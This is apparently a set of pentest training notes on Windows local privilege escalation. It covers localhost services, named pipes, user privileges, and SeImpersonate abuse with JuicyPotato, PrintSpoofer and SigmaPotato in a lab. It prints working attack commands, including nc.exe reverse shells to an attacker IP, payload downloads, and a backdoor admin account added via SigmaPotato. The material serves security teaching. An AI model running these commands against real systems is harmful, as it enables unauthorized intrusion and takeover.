The most common way people interact with processes is through a network socket. The netstat command will display active TCP and UDP connections which will give you a better idea of what services are listening on which port(s) both locally and accessible to the outside. You may find a vulnerable service only accessible to the localhost that you can exploit to escalate privileges.
C:\htb> netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 3812
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 836
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 936
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:8080 0.0.0.0:0 LISTENING 5044
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 528
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 996
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1260
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 2008
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 600
TCP 0.0.0.0:49670 0.0.0.0:0 LISTENING 1888
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 616
TCP 10.129.43.8:139 0.0.0.0:0 LISTENING 4
TCP 10.129.43.8:3389 10.10.14.3:63191 ESTABLISHED 936
TCP 10.129.43.8:49671 40.67.251.132:443 ESTABLISHED 1260
TCP 10.129.43.8:49773 52.37.190.150:443 ESTABLISHED 2608
TCP 10.129.43.8:51580 40.67.251.132:443 ESTABLISHED 3808
TCP 10.129.43.8:54267 40.67.254.36:443 ESTABLISHED 3808
TCP 10.129.43.8:54268 40.67.254.36:443 ESTABLISHED 1260
TCP 10.129.43.8:54269 64.233.184.189:443 ESTABLISHED 2608
TCP 10.129.43.8:54273 216.58.210.195:443 ESTABLISHED 2608
TCP 127.0.0.1:14147 0.0.0.0:0 LISTENING 3812
<SNIP>
TCP 192.168.20.56:139 0.0.0.0:0 LISTENING 4
TCP [::]:21 [::]:0 LISTENING 3812
TCP [::]:80 [::]:0 LISTENING 4
TCP [::]:135 [::]:0 LISTENING 836
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:3389 [::]:0 LISTENING 936
TCP [::]:5985 [::]:0 LISTENING 4
TCP [::]:8080 [::]:0 LISTENING 5044
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49664 [::]:0 LISTENING 528
TCP [::]:49665 [::]:0 LISTENING 996
TCP [::]:49666 [::]:0 LISTENING 1260
TCP [::]:49668 [::]:0 LISTENING 2008
TCP [::]:49669 [::]:0 LISTENING 600
TCP [::]:49670 [::]:0 LISTENING 1888
TCP [::]:49674 [::]:0 LISTENING 616
TCP [::1]:14147 [::]:0 LISTENING 3812
UDP 0.0.0.0:123 *:* 1104
UDP 0.0.0.0:500 *:* 1260
UDP 0.0.0.0:3389 *:* 936
<SNIP>
The main thing to look for with Active Network Connections are entries listening on loopback addresses (127.0.0.1 and ::1) that are not listening on the IP address or broadcast. The reason for this is network sockets on localhost are often insecure due to the thought that “they aren’t accessible to the network”. The one that sticks out immediately will be port 14147, which is used for FileZilla’s administrative interface. By connecting to this port, it may be possible to extract FTP passwords in addition to creating an FTP share at c:\ as the FileZilla Server user.
More Examples
One of the best examples of this type of privilege escalation is the Splunk Universal Forwarder, installed on endpoints to send logs into Splunk. The default configuration of Splunk did not have any authentication on the software and allowed anyone to deploy applications, which could lead to code execution. Again, the default configuration of Splunk was to run it as SYSTEM$ and not a low privilege user.
Another overlooked but common local privilege escalation vector is the Erlang Port (25672). Erlang is a programming language designed around distributed computing and will have a network port that allows other Erlang nodes to join the cluster. The secret to join this cluster is called a cookie. Many applications that utilize Erlang will either use a weak cookie or place the cookie in a configuration file that is not well protected. Some example Erlang applications are SolarWinds, RabbitMQ, and CouchDB.
Named Pipes
The other way processes communicate with each other is through Named Pipes. Pipes are essentially files stored in memory that get cleared out after bein read. Cobalt Strike uses named pipes for every command. Essentially the workflow looks like this:
- Beacon starts a named pipe of \.\pipe\msagent_12
- Beacon starts a new process and injects command into that process directing output to \.\pipe\msagent_12
- Server displays what was written into \. \pipe\msagent_12
Cobalt Strike did this because if the command being ran got flagged by AV or crashed, it would not affect the beacon. Often, Cobalt Strike users will change their named pipes to masquerade as another program. One of the most common examples is mojo instead of msagent.
More on Named Pipes
Pipes are used for communication between two applications or processes using shared memory. There are two types of pipes, named pipes and anonymous pipes. An example of a named pipe is \\.\PipeName\\ExampleNamedPipeServer. Windows systems use a client-server implementation for pipe communication. In this type of implementation, the process that creates a named pipe is the server, and the process communicating with the named pipe is the client. Named pipes can communicate using half-duplex, or a one-way channel with the client only being able to write data to the server, or duplex, which is a two-way communication channel that allows the client to write data over the pipe, and the server to respond back with data over that pipe. Every active connection to a named pipe server results in the creation of a new named pipe. These all share the same pipe name but communicate using a different data buffer.
You can use the tool PipeList from the Sysinternals Suite to enumerate instances of named pipes.
C:\htb> pipelist.exe /accepteula
PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Pipe Name Instances Max Instances
--------- --------- -------------
InitShutdown 3 -1
lsass 4 -1
ntsvcs 3 -1
scerpc 3 -1
Winsock2\CatalogChangeListener-340-0 1 1
Winsock2\CatalogChangeListener-414-0 1 1
epmapper 3 -1
Winsock2\CatalogChangeListener-3ec-0 1 1
Winsock2\CatalogChangeListener-44c-0 1 1
LSM_API_service 3 -1
atsvc 3 -1
Winsock2\CatalogChangeListener-5e0-0 1 1
eventlog 3 -1
Winsock2\CatalogChangeListener-6a8-0 1 1
spoolss 3 -1
Winsock2\CatalogChangeListener-ec0-0 1 1
wkssvc 4 -1
trkwks 3 -1
vmware-usbarbpipe 5 -1
srvsvc 4 -1
ROUTER 3 -1
vmware-authdpipe 1 1
<SNIP>
Additionally, you can use PowerShell to list named pipes using gci (Get-Childitem).
PS C:\htb> gci \\.\pipe\
Directory: \\.\pipe
Mode LastWriteTime Length Name
---- ------------- ------ ----
------ 12/31/1600 4:00 PM 3 InitShutdown
------ 12/31/1600 4:00 PM 4 lsass
------ 12/31/1600 4:00 PM 3 ntsvcs
------ 12/31/1600 4:00 PM 3 scerpc
Directory: \\.\pipe\Winsock2
Mode LastWriteTime Length Name
---- ------------- ------ ----
------ 12/31/1600 4:00 PM 1 Winsock2\CatalogChangeListener-34c-0
Directory: \\.\pipe
Mode LastWriteTime Length Name
---- ------------- ------ ----
------ 12/31/1600 4:00 PM 3 epmapper
<SNIP>
After obtaining a listing of named pipes, you can use Accesschk to enumerate the permissions assigned to a specific named pipe by reviewing the Discretionary Access List (DACL), which shows you who has the permissions to modify, write, read, or execute a resource. Take a look at the LSASS process. You can also review the DACLs of all named pipes using the command .\accesschk.exe /accepteula \pipe\.
C:\htb> accesschk.exe /accepteula \\.\Pipe\lsass -v
Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
\\.\Pipe\lsass
Untrusted Mandatory Level [No-Write-Up]
RW Everyone
FILE_READ_ATTRIBUTES
FILE_READ_DATA
FILE_READ_EA
FILE_WRITE_ATTRIBUTES
FILE_WRITE_DATA
FILE_WRITE_EA
SYNCHRONIZE
READ_CONTROL
RW NT AUTHORITY\ANONYMOUS LOGON
FILE_READ_ATTRIBUTES
FILE_READ_DATA
FILE_READ_EA
FILE_WRITE_ATTRIBUTES
FILE_WRITE_DATA
FILE_WRITE_EA
SYNCHRONIZE
READ_CONTROL
RW APPLICATION PACKAGE AUTHORITY\Your Windows credentials
FILE_READ_ATTRIBUTES
FILE_READ_DATA
FILE_READ_EA
FILE_WRITE_ATTRIBUTES
FILE_WRITE_DATA
FILE_WRITE_EA
SYNCHRONIZE
READ_CONTROL
RW BUILTIN\Administrators
FILE_ALL_ACCESS
From the output above, you can see that only administrators have full access to the LSASS process, as expected.
Named Pipes Attack
Using accesschk you can search for all named pipes that allow write access with a command such as accesschk.exe -w \pipe\* -v and notice that the WindscribeService named pipe allows READ and WRITE access to the Everyone group, meaning all authenticated users.
Confirming with accesschkyou see that the Everyone group does indeed have FILE_ALL_ACCESS over the pipe.
C:\htb> accesschk.exe -accepteula -w \pipe\WindscribeService -v
Accesschk v6.13 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com
\\.\Pipe\WindscribeService
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
FILE_ALL_ACCESS
From here, you could leverage these lax permissions to escalate privileges on the host to SYSTEM.
User Privileges
Overview
Privileges in Windows are rights that an account can be granted to perform a variety of operations on the local system such as managing services, loading drivers, shutting down the system, debugging an application, and more. Privileges are different from access rights, which a system uses to grant or deny access to securable objects. User and group privileges are stored in a database and granted via an access token when a user logs on to a system. An account can have local privileges on a specific computer and different privileges on different systems if the account belogns to an AD domain. Each time a user attempts to perform a privileged action, the system reviews the user’s access token to see if the account has the required privileges, and if so, checks to see if they are enabled. Most privileges are disabled by default. Some can be enabled by opening an administrative cmd.exe or PowerShell console, while others can be enabled manually.
The goal of an assessment if often to gain administrative access to a system or multiple systems. Suppose you can log in to a system as a user with a specific set of privileges. In that case, you may be able to leverage this built-in functionality to escalate privileges directly or use the target account’s assigned privileges to further your access in pursuit of your ultimate goal.
Windows Authorization Process
Security principals are anything that can be authenticated by the Windows OS, including user and computer accounts, processes that run in the security context or another user/computer account, or the security groups that these accounts belong to. Security principals are the primary way of controlling access to resources on Windows hosts. Every single security principal is identified by a unique Security Identifier (SID). When a security principal is created, it is assigned a SID which remains assigned to that principal for its lifetime.
The below diagram walks through the Windows authorization and access control process at a high level, showing, for example, the process started when a user attempts to access a securable object such as a folder on a file share. During the process, the user’s access token is compared against Access Control Entries (ACE) within the object’s security descriptor. Once this comparison is complete, a decision is made to either grant or deny access. This entire process happens almost instantaneously whenever a user tries to access a resource on a Windows host. As part of your enumeration and privilege escalation activities, you attempt to use and abuse access rights and leverage or insert yourself into this authorization process to further your access towards your goal.

Rights and Privileges in Windows
Windows contains many groups that grant their members powerful rights and privileges. Many of these can be abused to escalate privileges on both a standalone Windows host and within an AD domain environment. Ultimately, these may be used to gain Domain Admin, local administrator, or SYSTEM privileges on a Windows workstation, server, or DC. Some of these groups are listed below:
| Group | Description |
|---|---|
| Default Administrator | Domain Admins and Enterprise Admins are “super” groups. |
| Server Operators | Members can modify services, access SMB shares, and backup files. |
| Backup Operators | Members are allowed to log onto DCs locally and should be considered Domain Admins. They can make shadow copies of the SAM/NTDS database, read the registry remotely, and access the file system on the DC via SMB. This group is sometimes added to the local Backup Operators group on non-DCs. |
| Print Operators | Members can log on to DCs locally and “trick” Windows into loading a malicious driver. |
| Hyper-V-Administrators | If there are virtual DCs, any virtualization admins, such as member of Hyper-V-Administrators, should be considered Domain Admins. |
| Account Operators | Members can modify non-protected accounts and groups in the Domain. |
| Remote Desktop Users | Members are not given any useful permissions by default but are often granted additional rights such as Allow Login Through Remote Desktop Service and can move laterally using the RDP protocol. |
| Remote Management Users | Members can log on to DCs with PSRemoting. |
| Group Policy Creater Owners | Members can create new GPOs but would need to be delegated additional permissions to link GPOs by adding a compromised account to the default object ACL. |
| Schema Admins | Members can modify the AD schema structure and backdoor any to-be-created Group/GPO by adding a compromised account to the default object ACL. |
| DNS Admins | Members can load a DLL on a DC, but do not have the necessary permissions to restart the DNS server. They can load a malicious DLL and wait for a reboot as a persistence mechanism. Loading a DLL will often result in the service crashing. A more reliable way to exploit this group is to create a WPAD record. |
User Rights Assignment
| Setting Constant | Setting Name | Standard Assignment | Description |
|---|---|---|---|
| SeNetworkLogonRight | Access this computer from the network | Administrators, Authenticated Users | Determines which users can connect to the device from the network. This is required by network protocols such as SMB, NetBIOS, CIFS, and COM+. |
| SeRemoteInteractiveLogonRight | Allow log on through Remote Desktop Services | Administrators, Remote Desktop Users | This policy setting determines which users or groups can access the login screen of a remote device through a Remote Desktop Services connection. A user can establish a Remote Desktop Services connection to a particular server but not be able to log on to the console of that same server. |
| SeBackupPrivilege | Back up files and directories | Administrators | This user right determines which users can bypass file and directory, registry, and other persistent object permissions for the purpose of backing up to the system. |
| SeSecurityPrivilege | Manage auditing and security log | Administrators | This policy setting determines which users can specify object access audit options for individual resources such as files. AD objects, and registry keys. These objects specify their system access control lists (SACL). A user assigned this user right can also view and clear the Security log in Event Viewer. |
| SeTakeOwnershipPrivilege | Take ownership of files or other objects | Administrators | This policy setting determines which users can take ownership of any securable object in the device, including AD objects, NTFS files and folders, printers, registry keys, services, processes, and threads. |
| SeDebugPrivilege | Debug programs | Administrators | This policy setting determines which users can attach to or open any process, even a process they do not own. Devs who are debugging their applications do not need this user right. Devs who are debugging new system components need this user right. This user right provides access to sensitive and critical OS components. |
| SeImpersonatePrivilege | Impersonate a client after authentication | Administrators | Local Service, Network Service, Service |
| SeLoadDriverPrivilege | Load and unload device drivers | Administrators | This policy setting determines which users can dynamically load and unload device drivers. This user right is not required if a signed driver for the new hardware already exists in the driver.cab file on the device. Device drivers run as highly privileged code. |
| SeRestorePrivileges | Restore files and directories | Administrators | This security setting determines which users can bypass file, directory, registry, and other persistent object permissions when they restore backed up files and directories. It determines which user can set valid security principals as the owner of an object. |
| SeTcbPrivilege | Act as part of the OS | Administrators, Local Service, Network Service, Service | This security setting determines whether a process can assume the identity of any user and, through this, obtain access to resources that the targeted user is permitted to access. This may be assigned to AV or backup tools that need the ability to access all system files for scans or backups. This privilege should be reserved for service accounts requiring this access for legitimate activities. |
Typing the command whoami /priv will give you a listing of all user rights assigned to your current user. Some rights are only available to administrative users and can only be listed/leveraged when running an elevated cmd or PowerShell session. These concepts of elevated rights and User Account Control are security features introduced with Windows Vista to default to restricting applications from running with full permissions unless necessary. If you compare and contrast the rights available to you as an admin in a non-elevated console vs. an elevated console, you will see that they differ drastically.
If you run an elevated command window, you can see the complete listing of rights available to you:
PS C:\htb> whoami
winlpe-srv01\administrator
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Disabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
When a privilege is listed for your account in the Disabled state, it means that your account has the specific privilege assigned. Still, it cannot be used in an access token to perform the associated actions until it is enabled. Windows does not provide a built-in command or PowerShell cmdlet to enable privileges, so you need some scripting to help you out. One example is this PowerShell script which can be used to enable certain privileges, or this scripthttps://www.leeholmes.com/adjusting-token-privileges-in-powershell/ which can be used to adjust token privileges.
A standard user, in contrast, has drastically fewer rights.
PS C:\htb> whoami
winlpe-srv01\htb-student
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
User rights increase based on the groups they are placed in or their assigned privileges. Below is an example of the rights granted to users in the Backup Operators group. Users in this group do have other rights that UAC currently restricts. Still, you can see from this command that they have the SeShutdownPrivilege, which means that they can shut down a DC that could cause a massive service interruption should they log onto a DC locally.
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Detection
This post is worth a read for more information on Windows privileges as well as detecting and preventing abuse, specifically by logging event 4672: “Special privileges assigned to new logon” which will generate an event if certain sensitive privileges are assigned to a new logon session. This can be fine-tuned in many ways, such as by monitoring privileges that should never be assigned or those that should only ever be assigned to specific accounts.
SeImpersonate and SeAssignPrimaryToken
In Windows, every process has a token that has information about the account that is running it. These tokens are not considered secure resources, as they are just locations within memory that could be brute-forced by users that cannot read memory. To utilize, the SeImpersonate privilege is needed. It is only given to administrative accounts, and in most cases, can be removed during system hardening.
Legitimate programs may utilize another process’s token to escalate from Administrator to Local System, which has additional privileges. Processes generally do this by making a call wo the WinLogon process to get a SYSTEM token, then executing itself with that token placing it within the SYSTEM space. Attackers often abuse this privilege in the “Potato Style” privescs - where a service account can SeImpersonate, but not obtain full SYSTEM level privileges. Essentially, the Potato attack tricks a process running as SYSTEM to connect to their process, which hands over the token to be used.
You will often run into this privilege after gaining RCE via an application that runs in the context of a service account. Whenever you gain access in this way, you should immediately check for this privilege as its presence often offers a quick and easy route to elevated privileges.
SeImpersonate Example - JuicyPotato
Take the example below, where you have gained a foothold on a SQL server using a privileged SQL user. Client connections to IIS and SQL Server may be configured to use Windows Authentication. The server may then need to access other resources such as file shares as the connecting client. It can be done by impersonating the user whose context the client connection is established. To do so, the service account will be granted the “Impersonate a client after authentication” privilege.
In this scenario, the SQL Service account is running in the context of the default mssqlserver account. Imagine you have achieved command execution as this user using xp_cmdshell using a set of creds obtained in a logins.sql file on a file share using the Snaffler tool.
Using the creds sql_dev:Str0ng_P@ssw0rd!, first connect to the SQL server instance and confirm your privileges. You can do this using mssqlclient.py from the Impacket toolkit.
d41y@htb[/htb]$ mssqlclient.py sql_dev@10.129.43.30 -windows-auth
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 1: Changed database context to 'master'.
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL>
Next, you must enable the xp_cmdshell stored procedure to run OS commands. You can do this via the Impacket MSSQL shell by typing enable_xp_cmdshell. Typing help displays a few other command options.
SQL> enable_xp_cmdshell
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install
With this access, you can confirm that you are indeed running in the context of a SQL Server service account.
SQL> xp_cmdshell whoami
output
--------------------------------------------------------------------------------
nt service\mssql$sqlexpress01
Next, check what privileges the service account has been granted.
SQL> xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
The command whoami /priv confirms that SeImpersonatePrivilege is listed. This privilege can be used to impersonate a privileged account such as NT AUTHORITY\SYSTEM. JuicyPotato can be used to exploit the SeImpersonate or SeAssignPrimaryToken privileges via DCOM/NTLM reflection abuse.
To escalate privileges using these rights, first download the JuicyPotato.exe binary and upload this and nc.exe to the target server. Next, stand up a Netcat listener on port 8443, and execute the command below where the -l is the COM server listening port, -p is the program to launch, -a is the argument passed to cmd.exe, and -t is the “createprocess” call. Below, you are telling the tool to try both the CreateProcessWithTokenW and CreateProcessAsUser functions, which need SeImpersonate or SeAssignPrimaryToken privileges respectively.
SQL> xp_cmdshell c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" -t *
output
--------------------------------------------------------------------------------
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 53375
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
[+] calling 0x000000000088ce08
This completes successfully, and a shell as NT AUTHORITY\SYSTEM is received.
d41y@htb[/htb]$ sudo nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.30] 50332
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>hostname
hostname
WINLPE-SRV01
info
Sometimes the exploit above doesn’t work. In a case like this you should try to manually query for COM class IDs backed by a LocalService. To get this information you can use reg query HKCR\CLSID /s /f LocalService. Command output might reveal entries that are serviced by winmgmt which runs as NT AUTHORITY\SYSTEM.
A COM object with a LocalService entry is implemented by a Windows service rather than the calling process; if that service runs as SYSTEM (e.g., winmgmt), impersonation may be possible.
When using -t * only JuicyPotato enumerates many CLSIDs and picks one that either wasn’t backed by SYSTEM, or didn’t allow impersonation, or was hardened/restricted.
A full command using a specifc, priorly manually enumerated, CLSID looks like this: JuicyPotato.exe -l 4450 -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}" -p c:\windows\system32\cmd.exe -a "/c c:\temp\nc64.exe 10.10.15.252 4450 -e cmd.exe".
Further read here.
PrintSpoofer and RoguePotato
JuicyPotato doesn’t work on Windows Server 2019 and Windows 10 build 1809 onwards. However, PrintSpoofer and RoguePotato can be used to leverage the same privileges and gain NT AUTHORITY\SYSTEM level access.
Try this out using the PrintSpoofer tool. You can use the tool to spawn a SYSTEM process in your current console and interact with it, spawn a SYSTEM process on a desktop, or catch a revshell. Again, connect with mssqlclient.py and use the tool with the -c argument to execute a command. Here, using nc.exe to spawn a revshell.
SQL> xp_cmdshell c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"
output
--------------------------------------------------------------------------------
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
NULL
If all goes according to plan, you will have a SYSTEM shell on your netcat listener.
d41y@htb[/htb]$ nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.30] 49847
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
Escalating privileges by leveraging SeImpersonate is very common.
SeImpersonate Example - SigmaPotato
SigmaPotato is a refined version of JuicyPotato that abuses Windows COM/DCOM activation and token impersonation (via SeImpersonatePrivilege) to obtain SYSTEM-level privileges, with improved compatibility and reliability on newer Windows versions where older CLSID-based JuicyPotato methods are often blocked or patched.
C:\Users\dave> whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeSecurityPrivilege Manage auditing and security log Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
kali@kali:~$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe
...
2024-09-03 12:50:48 (1.26 MB/s) - 'SigmaPotato.exe' saved [63488/63488]
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\dave> iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
PS C:\Users\dave> .\SigmaPotato "net user dave4 lab /add"
.\SigmaPotato "net user dave4 lab /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 2004
[+] Process Output:
The command completed successfully.
PS C:\Users\dave> net user
net user
User accounts for \\CLIENTWK220
-------------------------------------------------------------------------------
Administrator BackupAdmin dave
dave4 daveadmin DefaultAccount
Guest offsec steve
WDAGUtilityAccount
The command completed successfully.
PS C:\Users\dave> .\SigmaPotato "net localgroup Administrators dave4 /add"
.\SigmaPotato "net localgroup Administrators dave4 /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 10872
[+] Process Output:
The command completed successfully.
PS C:\Users\dave> net localgroup Administrators
net localgroup Administrators
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave4
daveadmin
offsec
The command completed successfully.
SeDebugPrivilege
To run a particular application or service or assist with troubleshooting, a user might be assigned the SeDebugPrivilege instead of adding the account into the administrators group. This privilege can be assigned via local or domain group policy, under “Computer Settings -> Windows Settings -> Security Settings”. By default, only administrators are granted this privilege as it can be used to capture sensitive information from system memory, or access/modify kernel and application structures. This right may be assigned to devs who need to debug new system components as part of their day-to-day job. This user right should be given out sparingly because any account that is assigned it will have access to critical OS components.
During an internal pentest, it is often helpful to use websites such as LinkedIn to gather information about potential users to target. Suppose you are, for example, retrieving many NTLMv2 password hashes using Responder or Inveigh. In that case, you may want to focus your password hash cracking efforts on possible high-value accounts, such as devs who are more likely to have these types of privileges assigned to their accounts. A user may not be a local admin on a host but have rights that you cannot enumerate remotely using a tool such as BloodHound. This would be worth checking in an environment where you obtain credentials for several users and have RDP access to one or more hosts but no additional privileges.

After logging on as a user assigned the Debug programs right and opening an elevated shell, you see SeDebugPrivilege is listed.
